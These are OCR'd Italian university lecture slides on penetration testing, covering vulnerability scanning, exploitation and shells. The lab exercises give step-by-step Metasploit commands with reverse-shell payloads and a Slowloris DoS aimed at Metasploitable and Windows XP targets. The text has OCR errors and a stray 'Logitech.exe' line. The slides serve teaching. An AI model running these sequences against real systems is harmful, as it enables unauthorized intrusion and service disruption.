DIIES Dipartimento di
INGEGNERIA
dell'INFORMAZIONE, delle INFRASTRUTTURE e dell'ENERGIA SOSTENIBILE

Corso di Tecnologie per la sicurezza informatica

Penetration Testing


Metodologie e Simulazione di Attacchi
seconda parte

Vincenzo Calabrò

Agenda

- Definizioni e metodologie
- Configurazione dell'ambiente di testing & simulazioni
- Implementazione del penetration testing
  - Pre-engagement Interactions
  - Intelligence Gathering
  - Threat Modeling
  - **Vulnerability Analysis**
  - **Exploitation**
  - **Post Exploitation**
  - **Reporting**
- Implementazione del penetration testing di una web app
- **Considerazioni finali ed Aspetti legali**

Penetration Testing



Hacking Terminology

Vulnerability: weakness or exposure

Exploit: taking advantage of the vulnerability

Payload: action done, delivered by exploit

Vulnerability Scanning:

- The process of identifying vulnerabilities
- Simple scripts or complex software
- Authenticated vs. Non-authenticated
- Network vs. Application vs. Code (?)
- Could be very aggressive
- Caution must be exercised

Vulnerability Scanning

The Flow of Vulnerability Scanning

- Check version of service
- Check for vulnerabilities applicable to this version
  - Version number vs. signature vs. exploit
- Do a safe check

Drawbacks

- Unauthenticated dramatically reduces effectiveness
- Fails to illustrate impact of chaining vulnerabilities
- Scans for known vulnerabilities
- Cannot find logic flaws in applications
- Limitations with custom applications

Vulnerability Analysis

È il processo che consente di scoprire le vulnerabilità, dei sistemi e delle applicazioni, che possono essere sfruttate da un utente malintenzionato per sottrarre informazioni.

Si suddivide in due fasi: ***Identification*** - ***Validation***

La fase di ***Identification*** può essere:

Active	**Passive**
Implica un'interazione diretta con i componenti che si devono testare • General Vulnerability Scanners • Web Application Scanners • Network Vulnerability Scanners • Manual Scanners	Implica l'analisi dei dati senza interagire con i componenti da testare • I metadati dei file • Il traffico di rete

Vulnerability Analysis: Active

Tools automatici:

- **Nmap** + **script** [https://nmap.org/nsedoc/]
  È un tool che consente di fare port e vulnerability scanning

  > **namp -sV -T4 --script** *category/script host_ip*

- Categorie degli scripts NSE →

• *auth*	• *external*
• *broadcast*	• *fuzzer*
• *brute*	• *intrusive*
• *default*	• *malware*
• *discovery*	• *safe*
• *dos*	• *version*
• *exploit*	• *vuln*

- Esempio > **nmap --script vuln** *ip_target*

ES. 21

Vulnerability Analysis: Active

Tools automatici:

- **Metasploit Framework:** a penetration testing platform that enables you to find, exploit, and validate vulnerabilities.
- **Yersinia:** a framework for performing layer 2 attacks. It is designed to take advantage of some weaknesses in different network protocols
- **Doona:** a program which is designed to check daemons for potential buffer overflows, format string bugs etc.
- **Sqlmap**: an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers

ES. 22

Logitech.exe

Vulnerability Analysis: Active

Tools automatici:

- **Legion** [https://github.com/GoVanguard/legion] Opensource
- **OpenVAS** [www.openvas.org] (non presente su Kali linux > 1.2 GB)

  Open Vulnerability Assessment System
- **Nessus** [https://www.tenable.com] *Commercial*
- **NeXpose** [https://www.rapid7.com] *Commercial*
- **eEYE Retina** [https://www.beyondtrust.com] *Commercial*
- **Qualys** [https://www.qualys.com] *Commercial*
- **SAINT** [http://www.saintcorporation.com] *Commercial*

Vulnerability Management, Penetration Testir
Configuration Assessment and Compliance

Vulnerability Analysis: OpenVAS

Passi per l'installazione e l'utilizzo di OpenVAS (RAM 8GB):

apt-get update ' *scarica lista aggiornamenti*

apt-get dist-upgrade ' *deployment degli aggiornamenti*

apt install gvm –y ' *avvia l'installazione di openvas*

gvm-setup ' *lancia la configurazione di openvas*

(copiare la password di admin)

gvm-check-setup ' *controlla che tutti i servizi siano ok*

 # gvm-start ' *lancia il servizio openvas*

Aprire il browser to https://127.0.0.1:9392 (admin/admin)

Lanciare: Scans ->Task ->Task Wizard

ES. 23

Vulnerability Analysis: Active

Network Vulnerability Scanners

- **aircrack-ng**
  Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
- **ike-scan**
  ike-scan is a command-line IPsec VPN scanning
- **WarVOX**
  suite of tools for exploring, classifying, and auditing telephone systems
- **iWar**
  iWar is a War dialer written for Linux, FreeBSD, OpenBSD, etc.
- **SIPSCAN**
  This tool scans networks and detects vulnerable VOIP SIP phones.

Vulnerability Analysis: Passive

Burp Suite – Portswigger (www.portswigger.net)

Proxy server: consente di analizzare il traffico e di simulare attacchi

BeEF Framework (beefproject.com)

The Browser Exploitation Framework – Testa le vulnerabilità del browser

P0f (lcamtuf.coredump.cx/p0f3/releases/)

Passive OS fingerprinting

Wireshark (www.wireshark.org)

Consente di catturare ed analizzare il traffico di rete e software

Tcpdump (www.tcpdump.org)

È un tool per il debugging di rete

Vulnerability Analysis: Validation

I risultati delle diverse Vulnerability Analysis possono essere difficili da gestire poiché possono essere numerose e ridondanti

Per cui è necessario correlare i risultati provenienti da diverse ricerche per ottenere un risultato facilmente verificabile.

La correlazione può essere ottenuta con due distinti approcci:

1. **Specific correlation**: i risultati di ogni target si raggruppano indicando l'ID della vulnerabilità nota trovata (CVE, OSVDB)
2. **Categorical correlation**: i risultati vengono suddivisi in base a macro fattori di vulnerabilità (p.e. i tipi di vulnerabilità, problemi di configurazione, ecc.)

Vulnerability Analysis: Research

- Una volta che viene individuata una vulnerabilità è necessario esaminare minuziosamente il problema e cercare le opportunità di attacco che possono essere sfruttate.
- Spesso le vulnerabilità sono relative ad un determinato pacchetto software (commerciale o open source), oppure al sistema operativo e ai protocolli di comunicazione.
- Altre volte, possono dipendere da un problema nei processi aziendali (cd. vulnerabilità logiche) o da un errore gestionale (come l'errata configurazione di un apparato).
- Infine, può essere effettuato un debug del codice alla ricerca di vulnerabilità presenti sui sistemi, **ma non note.**

Vulnerability Analysis: Research

Alcuni siti su cui è possibile rinvenire le informazioni di dettaglio sulle vulnerabilità note.

- **Open Source Vulnerability Database (OSVDB)** - https://blog.osvdb.org
- **Common Vulnerabilities and Exploses (CVE)** - https://cve.mitre.org
- **Exploit-db** - https://www.exploit-db.com
- **Security Focus** - http://www.securityfocus.com
- **Packetstorm** - http://www.packetstorm.com
- **CxSecurity** - http://www.cxsecurity.com


Le vulnerabilità 0-day sono generalmente rinvenibili su piattaforme a pagamento o sui forum di hacking

Steps of Scanning Flow

SCANNING FLOW

- Network Sweeping – Identify live hosts
- Network Tracing – Determine network topology
- Port Scanning – Discover open TCP/UDP ports/running services
- OS Fingerprinting – Determine OS type and version
- Versione Scanning – Determine version of service and protocol
- Vulnerability Scanning – Determine potential vulnerabilities

Vulnerability Analysis



Exploitation

"Vulnerability testing is the process of discovering flaws in systems and applications which can be leveraged by an attacker. These flaws can range anywhere from host and service misconfiguration, or insecure application design. "

Although the process used to look for flaws varies and is highly dependent on the particular component being tested, some key principals apply to the process."

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Esercitazione 2

Vulnerability Analysis

Vulnerability Analysis

Dopo aver identificato il target e disegnato il relativo modello di minacce passiamo alla fase di Analisi delle Vulnerabilità.

1. Eseguiamo uno scanning del range di indirizzi IP recuperati nella fase precedente per trovare gli hosts:
   - **netdiscover -r 192.168.1.0/24**
2. Effettuiamo una serie di port e service scanning
   - **nmap -sS -p- [target IP address]** **"TCP/SYN su tutti I ports**
   - **nmap -sS -sV -O [target IP address]** **"Service Scan with OS detection**
   - **nmap -sU [target IP address]** **"UDP scan**
   - **nmap -A -p-** [target IP address] (S.O., port open, service and version)

Vulnerability Analysis

3. Proviamo ad elencare gli utenti dell'host sfruttando uno script nmap

- **nmap** –script smb-enum-users.nse –p 445 [target host]

oppure provando ad eseguire le function MS-RPC

- **rpcclient** –U "" **[target IP address]**

Alla richiesta di password premere invio, poi eseguire i seguenti comandi

- **rcpclient** $> querydominfo
- **rcpclient** $> enumdomusers
- **rcpclient** $> queryuser [username] p.e. msfadmin

4. Un'altra enumeration può essere effettuata con enum4linux

- **enum4linux** [target host]

Vulnerability Analysis

Cerchiamo la versione del S.O., i ports aperti e i relativi servizi in ascolto

nmap -sV -O ip_target -p1-65535

Abbiamo scoperto:

- S.O. Linux 2.6.9-2.6.33
- Server Name METASPOITABLE
- Ci sono 35 Users account
- Administrator account: msfadmin
- La password di admin non scade
- Abbiamo la lista dei servizi attivi e le versioni dei servizi e su quali port sono in ascolto
- Tra questi è presente un webserver e un SQL server

Service	Port
Vsftpd 2.3.4	21
OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0)	22
Linux telnetd service	23
Postfix smtpd	25
ISC BIND 9.4.2	53
Apache httpd 2.2.8 Ubuntu DAV/2	80
A RPCbind service	111
Samba smbd 3.X	139,445
3 r services	512,513,514
GNU Classpath grmiregistry	1099
Metasploitable root shell	1524
A NFS service	2048
ProFTPD 1.3.1	2121
MySQL 5.0.51a-3ubuntu5	3306
PostgreSQL DB 8.3.0 - 8.3.7	5432
VNC protocol v1.3	5900
X11 service	6000
Unreal ircd	6667
Apache Jserv protocol 1.3	8009
Apache Tomcat/Coyote JSP engine 1.1	8180

Vulnerability Analysis

5. Verifichiamo se questi servizi contengono delle vulnerabilità note e cerchiamo le informazioni per poterle sfruttarle.
   - Alcune fonti di ricerca on-line delle vulnerabilità note:

     Exploit-db [https://www.exploit-db.com]
     Open Source Vulnerability Database (OSVDB) [https://blog.osvdb.org]
     Common Vulnerabilities and Exploses (CVE) [https://cve.mitre.org]
   - Altre fonti off-line incluse in Kali Linux:

     searchsploit
     nmap --script

- **namp -sV -T4 --script** *category/script host_ip*
- **namp -sV -T4 --script vuln** *host_ip*

Vulnerability Analysis

Proviamo con il servizio **VSFTPD v2.3.4 su port 21**

1. Effettuiamo una ricerca di vulnerabilità pubbliche:
   - Exploid-db.com
   - cve.mitre.org
   - Searchexploit:

     searchsploit vsftpd
2. Utilizziamo nmap https://nmap.org/nsedoc/

   Tra gli script di nmap troviamo ftp-vsftpd-backdoor.

   nmap –script ftp-vsftpd-backdoor –p 21 [target host]

Vulnerability Analysis

Verifichiamo il servizio **Unreal ircd su port 6667**

1. Non avendo trovato la versione tentiamo con la tecnica del banner grabbing sfruttando il comando Netcat:

   nc [target host] 6667

2. Utilizziamo nmap in maniera approfondita

   nmap-A -p 6667 [target host]

   Tra gli script di nmap c'è irc-unrealircd-backdoor, lo usiamo:

   nmap -sV -script irc-unrealircd-backdoor -p 6667 [target host]

3. Proviamo con searchsploit e con i motori di ricerca

   searchsploit unreal ircd

Penetration Testing

Hacking Terminology

- **Vulnerability** = weakness or exposure
  - E.g. putting 1000 A's in the password field crash FTP Server
- **Exploit** = taking advantage of the vulnerability
  - E.g. instead of crashing the FTP server, force it to execute an action
- **Payload** = action done, delivered by exploit
  - E.g. send me a command shell, add a username etc.

Important

Vulnerability

- Not all vulnerabilities are exploitable
- Not all vulnerabilities could be exploited cost effectively
- Not all vulnerabilities are discovered
- A freshly discovered, expolitable vulnerability, without a fix, is called: zero day

Exploitation

- Questa fase si concentra esclusivamente sulla creazione di punti di accesso ad un sistema o ad una risorsa bypassando le restrizioni di sicurezza. Se le fasi precedente sono state eseguite correttamente, quest'ultima potrà essere pianificata bene e consentirà di ottenere risultati molto precisi.
- L'obiettivo è quello di identificare il principale punto di ingresso nell'organizzazione e le risorse target più importanti.
- Se la fase di analisi della vulnerabilità è stata realizzata correttamente, avremo a diposizione un elenco di obiettivi strategici su cui effettuare l'exploit.

Exploitation: types

- **Privilege-confusion bugs:** consentono di ottenere, direttamente o con più passi, l'accesso ad un sistema informatico con i privilegi di amministratore.
- **Unauthorized Data Access:** permette l'accesso a determinate informazioni a persone o cose che non erano state preventivamente desiderate
- **Denial-of-Service attack (DoS attack):** è un attacco che si concretizza attraverso il coinvolgimento di più soggetti e si concretizza con un'allocazione di risorse (memoria e traffico di rete) talmente elevato da mandare in crash o spegnegne il target.

Exploit: types Payload:types

- **Exploit types:**
  - **Remote** is launched across the network
  - **Local** is launched locally
    - Doesn't work across the network
    - Requires some kind of access: low priv exploit, physical, SSH etc.
  - **Client side** requires user interaction/social engineering
- **Payload type:**
  - Run a program e.g. calc.exe or cmd.exe
  - Execute a command e.g. add user
  - Start VNC and connect to it
  - Pop up a message box

ES. 25

Exploitation: challenges/applications

Challenges

- OS version
- OS architecture
- OS language
- Service version
- Software version

Applications

- Arbitrary Code Execution
- Buffer Overflow
- Code Injection
- Heap Spraying
- Web Exploitation (client-side)
- Web Exploitation (server-side)
- HTTP header injection
- HTTP Request Smuggling
- DNS Rebinding
- Clickjacking
- CSRF – (Cross-site request forgery)

Vulnerability: Buffer Overflow

Il buffer overflow è un vulnerabilità di sicurezza che può essere presente all'interno di un qualsiasi programma software.

Esso consiste nel fatto che il programma in questione non controlla anticipatamente la lunghezza dei dati in input, ma si limita a trascrivere il loro valore all'interno di un buffer di lunghezza prestabilita, non pensando che il mittente (utente o altro software) possa inserire più dati di quanti esso ne possa contenere: ad esempio, potrebbe accadere che il programma è stato scritto usando funzioni di libreria di input/output che non fanno controlli sulle dimensioni dei dati trasferiti ad esempio la funzione strcpy() del linguaggio C.

Questo fatto potrebbe provocare un blocco dell'applicazione che può sfociare nell'esecuzione del codice arbitrario e dare in questo modo un accesso al sistema.

Exploitation: tools

Metasploit Framework (www.metasploit.com)

Permettere di scrivere exploit e di automatizzarne l'esecuzione

Armitage (www.fastandeasyhacking.com)

É un cyber attack management tool sviluppato sul Metasploit Project

Burp Suite (portswigger.net)

È utilizzato per effettuare penetration test sulle applicazioni web

SQLmap (sqlmap.org)

È usato per verificare e usare le vulnerabilità di tipo SQL Injenction

BeEF Framework (beefproject.com)

Un tool per automatizzare l'exploitation di tipo XSS

ES. 26

Exploitation: payloads

- Payload = action done, delivered by exploit
- Upload Meterpreter shell and interact with it
- Execute Windows command prompt
- Execute a command
- Add a username
- Etc.

- The shell you saw earlier is the MSF Meterpreter
- Self-contained MSF shell
- Inject DLL in memory and runs from memory
- All communications with Meterpreter is encrypted

Meterpreter commands

msf > pwd
msf > upload/download
msf > cat
msf > execute (on remote host)
msf > migrate
msf > screenshot


ES. 27

Exploitation: shells

Ci sono diverse tipologie di shell, la suddivisione principale che viene fatta è per modalità di connessione:

Bind Shell, dove si mette in ascolto un port sulla vittima (viene eseguito il bind su un port), quindi una volta messa in ascolto il port ci collegheremo dalla macchina attaccante.

Reverse Shell, dove si mette in ascolto un port sulla macchina attaccante, e quindi diciamo alla macchina vittima di collegarsi alla macchina attaccante (appunto reverse).



msfvenom *(per creare payload personalizzati)*

ES. 28

Local exploits and Privilege escalation

LOCAL EXPLOITS USED FOR PRIVILEGE ESCALATION

- **OS Vulnerabilities**
  - Usually used for privilege escalation
  - Depends on version, patch level, architecture and Linux flavor
- **Local Service**
  - Same with remote services, except this time those services are accessible locally only
  - Usually running in elevated privileges
- **Local Software**
  - Any software installed for any purpose
  - Too many lo list
- **Misconfigurations**
  - Weak permissions on executables, processes, scripts etc.
  - Weak permissions on user/home directories
  - And the list goes on


ES. 29

Exploitation: countermeasures

Spesso la fase di exploitation deve tenere conto dei sistemi di sicurezza e di alert dei sistemi informatici, quali:

- Anti-virus
- Firewall
- Intrusion Detection System (IDS)
- Intrusion Prevention System (IDS)
- Data Execution Prevention (DEP)
- Address Space Layout Randomization
- Web Application Firewall (WAF)
- Human

Exploitation



Post Exploitation

"The exploitation phase of a penetration test focuses solely on establishing access to a system or resource by bypassing security restrictions. "

The main focus is to identify the main entry point into the organization and to identify high value target assets.

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Esercitazione 3

Exploitation

Exploitation

Target 1: ip_target (Server: Linux Metasploitable)
Target 2: ip_target (Workstation: Windows XP)

1. **Discovery S.O., open ports, services version**
   - nmap -sV -O ip_target -p1-65535
2. **Discovery Vulnerabilità**
   - nmap --script vuln ip_target
3. **Discovery Exploit**
   - nmap --script exploit ip_target

Exploitation: Server – port 21 ftp-vsftpd-backdoor

1. Open Metaspoit Framework
2. Msf > search vsftpd
3. Msf > use exploit/unix/ftp/vsftpd_234_backdoor
4. Msf > info
5. Msf > show payloads
6. Msf > set payload cmd/unix/interact
7. Msf > show options
8. Msf > set rhost ip_target_linux
9. Msf > exploit
10. Found shell. ifconfig, whoami, ls

Exploitation: Server – port 25 smtp-vuln-cve2010-4344

1. Open Metaspoit Framework
2. Msf > search CVE-2010-4344
3. Msf > use exploit/unix/smtp/exim4_string_format
4. Msf > info
5. Msf > show payloads
6. Msf > set payload cmd/unix/reverse
7. Msf > show options
8. Msf > set rhost ip_target_linux
9. Msf > set lhost ip kali
10. Msf > exploit

Exploitation: Server – port 80
Slowloris DOS Attack CVE-2007-6750

1. Open Metaspoit Framework
2. Msf > search slowloris
3. Msf > use auxiliary/dos/http/slowloris
4. Msf > info
5. Msf > show options
6. Msf > set rhost ip_target_linux
7. Msf > exploit
8. Aprire il browser e provare a caricare ip_target_linux

Exploitation: Server – port 1099 rmiregistry

1. Open Metaspoit Framework
2. Msf > search rmi
3. Msf > exploit/multi/misc/java_rmi_server
4. Msf > info
5. Msf > Show payloads
6. Msf > set payload java/meterpreter/reverse_tcp
7. Msf > show options
8. Msf > set rhost ip_target_linux - set srvhost ip_kali
9. Msf > set lhost ip_kali
10. Msf > exploit

Exploitation: Server – port 3281 irc-unrealircd-backdoor CVE-2010-2075

1. Open Metaspoit Framework
2. Msf > search 65445
3. Msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
4. Msf > info
5. Msf > Show payloads
6. Msf > set payload cmd/unix/reverse
7. Msf > show options
8. Msf > set rhost ip_target_linux
9. Msf > set lhost ip_kali
10. Msf > exploit
11. Found shell. ifconfig, whoami, ls

Exploitation: Server – port 80 Apache httpd

1. Apriamo il browser sul sito ip_target
2. Carichiamo la pagina ip_target/phpinfo
3. Scopriamo che è installato PHP Version 5.2.4
4. Inoltre è abilitato CGI
5. Ricerca di vulnerabilità su cve.mitre.org (php cgi): CVE-2012-1823
6. Open Metaspoit Framework
7. Msf > search CVE-2012-1823
8. Msf > use exploit/multi/http/php_cgi_arg_injection
9. Msf > info
10. Msf > show payloads
11. Msf > set php/meterpreter/reverse_tcp
12. Msf > show options
13. Msf > set rhost ip_target_linux
14. Msf > set lhost ip_kali
15. Msf > exploit
16. meterpreter > getuid, ifconfig, whoami, ls

Exploitation: Workstation CVE-2008-4250

1. Open Metaspoit Framework
2. Msf > search 4250
3. Msf > use exploit/windows/smb/ms08_067_netapi
4. Msf > info
5. Msf > show options
6. Msf > set rhost ip_target_windows
7. Msf > exploit
8. Meterpreter > sysinfo
9. Meterpreter > screenshot

